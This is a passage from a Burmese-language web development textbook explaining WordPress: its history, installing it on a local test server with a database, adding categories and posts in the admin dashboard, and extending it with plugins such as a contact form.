- MediaWiki – <http://www.mediawiki.org/>
- Moodle – <http://moodle.org/>
- Magento – <http://magentocommerce.com/>

12.2 – Wordpress

Wordpress ဟာ လက်ရှုမှု Website ပေါင်းသန်း (၆၀) လောက်ကအသံးပြုထားတဲ့ အသုံးအများဆုံး CMS တစ်ခုဖြစ်ပါတယ်။ Matt Mullenweg နဲ့ Mike Little လိုအမည်ရတဲ့ Developer (၂) ဦးက စတင်တည်ဆောက်ခဲ့ကြခြင်း ဖြစ်ပြီး ပထမဆုံး Version ကို ၂၀၀၃ ခုနှစ် မေလမှာကြပြေခဲ့ပါတယ်။ ဒီစာရေးသားနေစဉ်မှာ နောက်ဆုံး ထွက်ရှိထားတဲ့ Version ကတော့ Wordpress 4.2.1 ဖြစ်ပါတယ်။



၂၀၀၄ ခုနှစ်မှာ အဲဒီအချိန်ကအတော်လေးကော်ကြားတဲ့ Blog Platform တစ်ခုဖြစ်တဲ့ Movable Type ရဲ့ လိုင်စင်အပြောင်းအလဲကြောင့် Movable Type အသံးပြုနေသူ User အတော်များများက Wordpress ကို ပြောင်းလဲ အသံးပြုလာကြရာကနေ ပိုမိုထင်ရှုးလာခဲ့ပါတယ်။ အစောပိုင်းကာလတွေက Wordpress ရဲ့ ဖွဲ့စည်းပုံဟာ ခပ်ရှိရှိးပဲဖွဲ့စည်းထားပြီး Blog များ တည်ဆောက်ဖို့ဘက်ကိုအဓိကေးဦးတည်ခဲ့ပါတယ်။ နောက်ပိုင်းမှာတော့ လုပ်ဆောင်ချက်တွေဖြည့်စွဲက်ပါဝင်လာပြီး Website အမျိုးမျိုး ကိုလည်းတည်ဆောက်နိုင်တဲ့ General Purpose CMS တစ်ခု ဖြစ်လာခဲ့ပါတယ်။


CMS တစ်ခုရဲ့အဓိကလုပ်ဆောင်ချက်ဖြစ်တဲ့ Content များစီမံနှင့်ခြင်း၊ User များစီမံနှင့်ခြင်းတို့အပြင် အခြားဖြည့်စွဲက်လုပ်ဆောင်ချက်များကို Plugin များနဲ့တိုးခဲ့နိုင်တဲ့ CMS တစ်ခုဖြစ်ပါတယ်။ ဒါအပြင် Theme အမျိုးမျိုး ကို Install လုပ်ထားပြီး Website ရဲ့ Template အပြင်အဆင်များကို Website စီမံနေထူး Web Master က လိုသလို အလွယ်တစ်ကူပြောင်းလဲနိုင်စေပါတယ်။ Website မှာ Content များအပြင် Widgets လုပ်ခေါ်တဲ့ Component လေးတွေကိုလည်း ထည့်သွင်းဖော်ပြန့်ပါတယ်။

Plugin ငွေ့ Theme ငွေ့ Widget ငွေ့ပေါင်းစပ်ခြင်းအားဖြင့် ရှိုးရှိုးအချက်အလက်ဖော်ပြတဲ့ Website တစ်ခုကနေ လုပ်ဆောင်ချက်ပေါင်းများစွာပါဝင်တဲ့ Web Portal များအထိ Wordpress နဲ့ ဖန်တီးတည်ဆောက်နိုင်ပါတယ်။ ဒီလိုတွေ ဖန်တီးတည်ဆောက်ဖို့ အတွက် Wordpress ကို ကောင်းကောင်းနားလည်တဲ့ Wordpress Developer တစ်ယောက်ဖြစ်ဖို့လိုအပ်ပေမယ့် ပါဝင်တဲ့လုပ်ဆောင်ချက်တွေ စီမံဖို့အတွက်ကိုတော့ Website ရေးသားနည်း တက်ဖို့လိုပဲ အနည်းငယ်သင်ပြပေးလိုက်ယူနဲ့ မည်သူမဆိုစီမံနှင့်စေမှာ ဖြစ်ပါတယ်။

Wordpress ကို Download ရယူနိုင်သလို wordpress.com မှာ Register လုပ်ခြင်းအားဖြင့် Wordpress Website တစ်ခုကို ဖန်တီးနိုင်ပါတယ်။ Hosted Version လိုခေါ်ပါတယ်။ Code တွေကိုလုံးဝထိစရာမလိုပဲ အင်တာနက်မှာ အသင့် လျင့်တင်ထားပြီးဖြစ်တဲ့ Website တစ်ခုကိုရရှိနိုင်မှာဖြစ်ပါတယ်။ ကိုယ်ပိုင်လုပ်ဆောင်ချက်ကဲတဲ့ ဖြည့်စွက်လိုသူများက Wordpress ကို Download ရယူအသုံးပြုရမှာဖြစ်ပြီး ပေးထားတဲ့အတိုင်း အသင့်သုံးလိုသူများကတော့ Hosted Version မှာ အသုံးပြုနိုင်မှာပါ။


Installing Wordpress

Wordpress နောက်ဆုံး Version ကို wordpress.org မှာ Download ရယူနိုင်ပါတယ်။ စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် Download ရယူထားတဲ့ Zip File ကို Extract လုပ်ပြီး wordpress ဆိုတဲ့ Folder အမည်နဲ့ htdocs Folder ထဲမှာထားပေးရပါတယ်။ ပြီးရင် Browser URL Bar မှာ <http://localhost/wordpress/> လိုထည့်သွင်းလိုက်ရင် ပုံ (၁၂-၉) မှာပြထားသလို Message တစ်ခုရရှိမှာဖြစ်ပါတယ်။



ပုံ (၁၂-၉) Wordpress Installation

Wordpress ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် Database Setting တွေသတ်မှတ်ထားတဲ့ wp-config.php အမည့်နဲ့ File တစ်ခုလိုအပ်ပါတယ်။ အဲဒီ File မရှိသေးလိုလိုအပ်ကြောင်းဖော်ပြထားတဲ့ Message ဖြစ်ပါတယ်။ wp-config.php တည်ဆောက်နိုင်ဖို့အတွက် Create a Configuration File ဆိုတဲ့ Button တစ်ခုလည်း Message နဲ့ အတူပါဝင်ပါတယ်။ Button ကို နိုပ်လိုက်မယ်ဆိုရင်နောက်တစ်ဆင့်မှာ ဆက်လက်ဆောင်ရွက်ဖို့ လိုအပ်တဲ့အချက်အလက် များစာရင်းနဲ့အတူ ဆက်လက်ဆောင်ရွက်နိုင်ဖို့ Button တစ်ခုကိုလည်း ဖော်ပြလာမှာဖြစ်ပါတယ်။ ဒီအဆင့်က Information သက်သက်ပါ။ ဘာမှဖြည့် သွင်းစရာမပါသေးပါဘူး။ ဒါကြောင့်ပေးထားတဲ့ Button ကိုနှိပ်လိုက်ပါ။ နောက် တစ်ဆင့်အနေနဲ့ ပုံ (၁၂-၁၀) မှာဖော်ပြထားတဲ့အတိုင်း Database Setting များထည့်သွင်းပေးနိုင်တဲ့ Form တစ်ခုရရှိမှာ ဖြစ်ပါတယ်။



ပုံ (၁၂-၁) Wordpress Installation

Database Name, Database User, Database Password, Database Host နဲ့ Table Prefix တို့ဖြည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ Database Name သတ်မှတ်ပေးဖို့ အသင့်တည်ဆောက်ထားတဲ့ Database မရှိသေးပါဘူး။ ဒါကြောင့် phpMyAdmin ဖွင့်ပြီး wordpress အမည်နဲ့ Database တစ်ခုကိုတည်ဆောက်ပေးပါ။ လက်ရှု Form ရဲ့ Database Name နေရာမှာ ကျွန်ုတ်တို့ wordpress လိုပဲ ထည့်သွင်းပေးပါ။ ဆက်လက်ပြီး Database User အတွက် root လို့ ဖြည့်သွင်းပေးပါ။ Password ကတော့ သတ်မှတ်မထားတဲ့အတွက် Blank ထားလိုက်ရပါမယ်။ Database Host ကိုတော့ localhost လို့ ဖြည့်သွင်းပေးပါ။

Table Prefix ဆိုတာက Database တစ်ခုတည်းကို Wordpress Website နှစ်ခုသုံးခုက ဝေမျှအသုံးပြုရတဲ့အခါ Table Name တွေတူနေလို့ အဆင်မပြေတာမျိုးမဖြစ်ရအောင် Table Name တွေရှေ့က ထည့်သွင်းသတ်မှတ်ရမယ့် အမည်ဖြစ်ပါတယ်။ လောလေဆယ် Website နှစ်ခုသုံးခုကို Database တစ်ခုတည်းဝေမျှသုံးဖို့မလိုအပ်သေးလို့ Table Prefix ကို အထူးပြင်မနေတော့ပဲ ပေးထားတဲ့အတိုင်း wp_ လိုပဲထားလိုက်နိုင်ပါတယ်။ အားလုံးပြည့်စုံပြီ ဆိုရင် Submit ကိုနှိပ်လိုက်ပါ။ ထည့်သွင်းပေးလိုက်တဲ့ အချက်အလက်များ အဆင်ပြုမှန်ကန်တယ်ဆုံးရင် နောက်တစ်ဆင့်မှာအဆင်ပြဲကြောင်းတော်ပြုတဲ့ Message ကိုတွေ့ရ မှာဖြစ်ပါတယ်။

မှတ်ချက် ။ ဖြည့်စွှက်မှုကမှားနေလို့ အဆင်မပြေရင်တော့ မှားနေကြောင်းပြောလာမှာပါ။ အဲဒါလိုမှားနေကြောင်း ပြောလာရင်တော့ ကျွန်ုတ်တို့ ဖြည့်စွှက်ခဲ့တဲ့ အချက်အလက်တွေကို ပြန်လည်စစ်ဆေး ပြင်ဆင်ပေးရပါမယ်။

နောက်တစ်ဆင့် Message နဲ့အတူပါဝင်လာတဲ့ Run the install Button ကို နှိပ်လိုက်ရင် ပုံ (၁၂-၁၁) မှာပြထား တဲ့ အတိုင်း တည်ဆောက်လိုတဲ့ Website နဲ့ပက်သက်တဲ့ Information တွေထည့်သွင်းနိုင်တဲ့ Form တစ်ခု ရရှိမှာဖြစ်ပါတယ်။

Information needed

Please provide the following information. Don't worry, you can always change these settings later.


Site Title	Review on Everything
Username	admin
Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods and the @ symbol.	
Password, twice	***** *****
A password will be automatically generated for you if you leave this blank.	
Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! ? \$ % ^ &).	
Your E-mail	mail@example.com
Double-check your email address before continuing.	
Privacy	<input checked="" type="checkbox"/> Allow search engines to index this site.

Install WordPress

ပုံ (၁၂-၁၁) Wordpress Installation

Website Title နဲ့အတူ Content တွေပြင်ဆင်မယ့် Web Master အတွက် Admin Username, Admin Password, Email တို့ကို ဖြည့်စွက်ပေးရမှာဖြစ်ပါတယ်။ Site Title ကို နှစ်သက်သလိုပေးနိုင်ပါတယ်။ Username ကိုလည်းနှစ်သက်ရာပေးနိုင်ပါတယ်။ လောလောဆယ်တော့ မှတ်ရလွယ်အောင် ပေးထားအတိုင်း admin လိုပ် ထားလိုက်စေချင်ပါတယ်။ Password ကိုလည်းမှတ်ရလွယ်မယ့် Password တစ်ခုပေးပါ။ ကိုယ့်စက်ထဲမှာစမ်းသပ်နေတာမို့ Password လွယ်နေ တာ ပြဿနာမရှိပါဘူး။ အင်တာန်ကုန် လွှင့်တင်တဲ့အခါကျမှ Strong ဖြစ်တဲ့ Password သတ်မှတ်ပေးနိုင်ပါတယ်။


လိုအပ်တဲ့အချက်အလက်တွေဖြည့်စွက်ပြီးသွားရင် **Install WordPress** Button ကိုနှိပ်လိုက်ပါ။ Wordpress က ကျွန်တော်တို့ သတ်မှတ်ပေးထားတဲ့ wordpress Database ထဲမှာ လိုအပ်တဲ့ Table တွေ တည်ဆောက်ခြင်းနဲ့ wp-config.php File တည်ဆောက်ခြင်းတို့ကို ဆောင်ရွက်သွားပါလိမ့်မယ်။ လုပ်ငန်းတွေပြီးပြီဆိုရင် နောက်တစ်ဆင့်မှာ Success Message တစ်ခုကို ဖော်ပြပေးမှာဖြစ်ပြီး Back-End Interface ကို Login ဝင်ရောက်နိုင်ဖို့ **Log In** Button တစ်ခုကိုတွဲဖော်ပေးလာပါလိမ့်မယ်။ Button ကိုနှိပ်လိုက်ပါ။ Username နဲ့ Password လာတောင်းပါလိမ့်မယ်။ ကျွန်တော်တို့ သတ်မှတ်ပေးခဲ့တဲ့ Username နဲ့ Password ကိုဖြည့်သွင်းပြီး Login ဝင်လိုက်တဲ့ အခါ ပုံ (၁၂-၁၁) မှာ ပြထားသလို Wordpress Admin Dashboard ကိုတွေ့ရမှာဖြစ်ပါတယ်။



ပုံ (၁၂-၁) Wordpress Admin Dashboard

Content Management with Wordpress


အခုခွဲရင် Wordpress Website တစ်ခု Setup လုပ်ပြီးသွားပြုဖြစ်ပါတယ်။ Content ထည့်သွင်းစီမံခြင်းကို စတင် ဆောင်ရွက်နိုင်ပါပြီ။ လက်ရှိ URL ကိုမှတ်သားထားသင့်ပါတယ်။ နောက်ပိုင်း Content များစီမံလိုတိုင်း အဲဒီ URL က တစ်ဆင့် Back-End Interface ကို ဝင်ရောက်ရမှုပါ။ <http://localhost/wordpress/wp-admin/> ဖြစ်ပါတယ်။ ကျွန်တော်တို့ Setup လုပ်ပြီးသွားပြီ ဖြစ်တဲ့ Website အခြေအနေကိုကြည့်ရှုဖို့အတွက် (Tab အသစ်တစ်ခုပွင့်ပြီး) URL Bar မှာ <http://localhost/wordpress/> လို့ ထည့်သွင်းကြည့်ရှုပါတယ်။ ပုံ (၁၂-၁) မှာပြထားသက္ကသို Website ခေါင်းစဉ် Navigation Menu တစ်ခုနဲ့ Wordpress က နမူနာအနေနဲ့ထည့်သွင်းပေးထားတဲ့ Content အချို့ကို တွေ့မြင်ရမှုပြုဖြစ်ပါတယ်။



ပုံ (၁၂-၁) Wordpress Website – Front-End


Wordpress မှာ အခိုက Content အမျိုးအစားနှစ်မျိုးရှိပါတယ်။ Post နဲ့ Page ဖြစ်ပါတယ်။ Post တွေကို အခြေခံ အားဖြင့် Website ရဲ့ Home Page မှာတန်းစီဖော်ပြထားမှာဖြစ်ပါတယ်။ Page တွေကိုတော့ Navigation Menu ကနေ တစ်ဆင့်ဝင်ရောက်ပြီ စာမျက်နှာအလိုက် ကြည့်ရှုနိုင်မှာဖြစ်ပါတယ်။ နမူနာအနေနဲ့ "Hello world!" ဆိုတဲ့ ခေါင်းစဉ်နဲ့ နမူနာ Post တစ်ခုကို ထည့်သွင်းပေးထားပါတယ်။ Post ခေါင်းစဉ်ကိုနှိပ်ကြည့်လိုက်ရင် Post မှာပါဝင်တဲ့ အချက်အလက် အားလုံးကို ရောက်တစ်မျက်နှာအနေနဲ့ ဖော်ပြပေးမှာပါ။ ဒါဒေါ် Post View စာမျက်နှာထဲမှာ အသုံးပြုသူက Comment ပေးလိုရင် ပေးနိုင်တဲ့ Comment Form တစ်ခုလည်း တွဲဖက်ပါဝင်မှာဖြစ်ပါတယ်။ Comment များ ထည့်သွင်းစမ်းသပ်ကြည့်နိုင်ပါတယ်။

Post အသစ်တစ်ခု ထည့်သွင်းဖို့အတွက် Browser URL မှာ <http://localhost/wordpress/wp-admin/> လိုပေါ်သည့် သွင်းပြီး Admin Dashboard ကိုဝင်ရောက်လိုက်ပါ။ အရင်းဆုံး Post မထည့်သွင်းမဲ့ Post Category အမျိုးအစားများ ကို စီစဉ်ထားသင့်ပါတယ်။ ဒါကြောင့် Admin Dashboard ရဲ့ဘယ်ဘက် Sidebar Menu ထဲက Posts ကိုနှိပ်လိုက်ပါ။ ပြီးရင် ပုံ (၁၂-၁၁) မှာ များထိုးဖော်ပြထားတဲ့ Categories Menu ကို ထပ်နှိပ် လိုက်ပါ။



ပုံ (၁၂-၁၁) Post categories

Categories များစီမံခိုင်တဲ့ Interface တစ်ခုကို ရရှိပါလိမ့်မယ်။ Add New Category Form ကနေ ထည့်သွင်းလိုတဲ့ Category တစ်ခုပါ၍ ထည့်သွင်းပေးလိုက်ပါ။ ပြီးတော့မှ Post အသစ်တစ်ခုစာမ်းသပ်ထည့်သွင်းနိုင်ဖို့ Sidebar Menu ထဲကနေပဲ Posts Section အောက်က Add New ကို နှိပ်ပေးလိုက်ပါ။ ပုံ (၁၂-၁၉) မှာပြထားသလို New Post Form တစ်ခုကို ရရှိမှာဖြစ်ပါတယ်။



(၁၂-၁) New Post Interface

New Post Form မှ Post Title နဲ့ Post Body တိုကိုထည့်သွင်းပေးနိုင်ပါတယ်။ နှစ်သက်ရာ Content တစ်ချို့ကိုထည့်သွင်းပေးလိုက်ပါ။ Post Body မှာထည့်သွင်းတဲ့ Content တွေကို Format တစ်ခါတည်းလုပ်နိုင်ဖို့ Rich-Text-Editor တစ်ခုလည်းပေးထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ Image တွေ၊ Video တွေကိုပါ Post Body အတွင်းမှာထည့်သွင်းနိုင်ပါတယ်။ ပြီးရင် ညာဘက်ခြမ်းမှာရှိတဲ့ Categories Box ထဲကနေ လက်ရှိထည့်သွင်းနေတဲ့ Post အတွက်သတ်မှတ်လိုတဲ့ Category ကိုရွေးချယ်ပေးနိုင်ပါတယ်။ Category တစ်ခုထက်ပါပြီးတော့လည်းသတ်မှတ်နိုင်ပါတယ်။ အားလုံးစုံပြီးရင် ညာဘက်ခြမ်းမှာပဲရှိနေတဲ့ Publish Button ကို နှိပ်ခြင်းအားဖြင့် Post အသစ်တစ်ခုကိုထည့်သွင်းလိုက်နိုင်ပါတယ်။

Publish လုပ်ပြီးရင် ရလဒ်ကြည့်ရှုနိုင်ဖို့အတွက် Browser URL Bar မှာ <http://localhost/wordpress/> လို့ထည့်သွင်းကြည့်ရှုနိုင်ပါတယ်။ ကျွန်ုတ်တို့လက်တစ်လောထည့်သွင်းလိုက်တဲ့ Post အသစ်ကို Home Page မှာဖော်ပြပေးနေတာကိုတွေ့ရမှာဖြစ်ပါတယ်။

Post များ Edit လုပ်ခြင်း၊ ပယ်ဖျက်ခြင်းတိုကိုတော့ ကိုယ်တိုင်ပဲစမ်းသပ်ကြည့်ပါတော့။ Sidebar Menu ထဲက All Posts Option ကနေတစ်ဆင့်ဆောင်ရွက်နိုင်ပါတယ်။ တစ်ခြား Option များကို ကိုယ်တိုင်ပဲအခိုင်ပေးပြီးလေ့လာကြည့်စေချင်ပါတယ်။

Website ခေါင်းစဉ်ပြောင်းခြင်းနဲ့ အခြား Setting Option များကို Setting Option မှာပြုလုပ်နိုင်ပါတယ်။ လက်ရှိ Login ဝင်ထားသူရဲ့ Password နဲ့ Information တိုကိုတော့ Users Option အောက်က My Profile မှာပြင်ဆင်နိုင်ပါတယ်။ အခြား User Account များလိုအပ်ရင်လည်း Users Option ထဲမှာပဲ အသစ်ထည့်သွင်းပေးနိုင်ပါတယ်။ အသုံးပြုသူများထည့်သွင်းထားတဲ့ Comment များကိုစီမံခြင်း၊ Comment ပေးခွင့်ပြု/မပြု စီမံခြင်းတိုကို Comment Option အောက်မှာသတ်မှတ်နိုင်ပါတယ်။ Content များနဲ့အတူတွေ့ဖက်ဖော်ပဲလိုတဲ့ ပုံ၊ Video နဲ့ အခြား File များကို Media Options မှာ စီမံခြင်းပါတယ်။

Wordpress Plugins


Wordpress ရဲလပ်ဆောင်ချက်များကို Plugin များနဲ့ဖြည့်စွက်နိုင်ပါတယ်။ <http://wordpress.org/extend/plugins/> (Plugin Directory) မှာလေ့လာပြီး ထည့်သွင်းအသုံးပြုလိုတဲ့ Plugin ကို Download ရယူနိုင်ပါတယ်။ လက်ရှိ Wordpress Plugin Directory မှာ Plugin ပေါင်း (၂၄၀၀၀) ကျော် ရှိနေပါတယ်။ ဒါတင်မက အခမဲ့ (သိမဟုတ်) အခေါ်အဝါယူရနိုင်တဲ့ Premium Quality Plugin တွေကိုလည်း သီးခြား Website များမှာ ကိုယ်နည်းကိုယ်ဟန်နဲ့ ဖန်တီးရောင်းချုန်တော့ ရှိပါသေးတယ်။

အခန်း (၆) မှာ jQuery Plugin တွေဖော်ပြခဲ့စဉ်ကပြာဖူးခဲ့သလိုပါပဲ။ Plugin ဆိုတာ Developer တွေက အမျိုးမျိုး ရေးသားဖန်တီးထားကြတာမို့ အသုံးပြုလိုတွေ တစ်ခုနဲ့တစ်ခု အတိအကျေတ္တိမှုတုတ္တပါဘူး။ အသုံးပြုလိုတဲ့ Plugin နဲ့ အတူ တွဲဖက်ပါဝင်လာတဲ့ Manual ငွေ့ Readme တွေကိုဖတ်ရှု လေ့လာပြီး ပါဝင်လာတဲ့ဘွဲ့ကြားချက် များအတိုင်း ဆောင်ရွက်ရမှာဖြစ်ပါတယ်။ နှုန်းတစ်ခု ဖော်ပြပေးပါမယ်။

Website အသုံးပြုသူတွေက Web Master ထံ Email ပေးပို့နိုင်တဲ့ Contact Form တစ်ခုကို Plugin အကူအညီနဲ့ ထည့်သွင်းပါမယ်။ Wordpress Plugin Directory မှာ "contact" ဆိုတဲ့ Keyword နဲ့ ကျွန်ုတ်ရာကြည့်တာ ရလဒ် (၁၇) ခုတိရရှိပါတယ်။ ပုံမှန်ဆိုရင် အဲဒီ Plugin တွေရဲ့ Description တွေကို တစ်ခုခြင်းလိုက်ဖတ်ပြီး ကိုယ့် လိုအပ်ချက်နဲ့ အကိုက်ညီဆုံးဖြစ်နိုင်မယ့် Plugin ကို ရွှေးချယ်စမ်းသပ်ရမှာပါ။ လက်ရှိ Popular အဖြစ်ဆုံး Contact Plugin က Contact Form 7 အမည်ရ Plugin ဖြစ်ပါတယ်။ အောက်ပါလိပ်စာမှ Download ရယူနိုင်ပါတယ်။

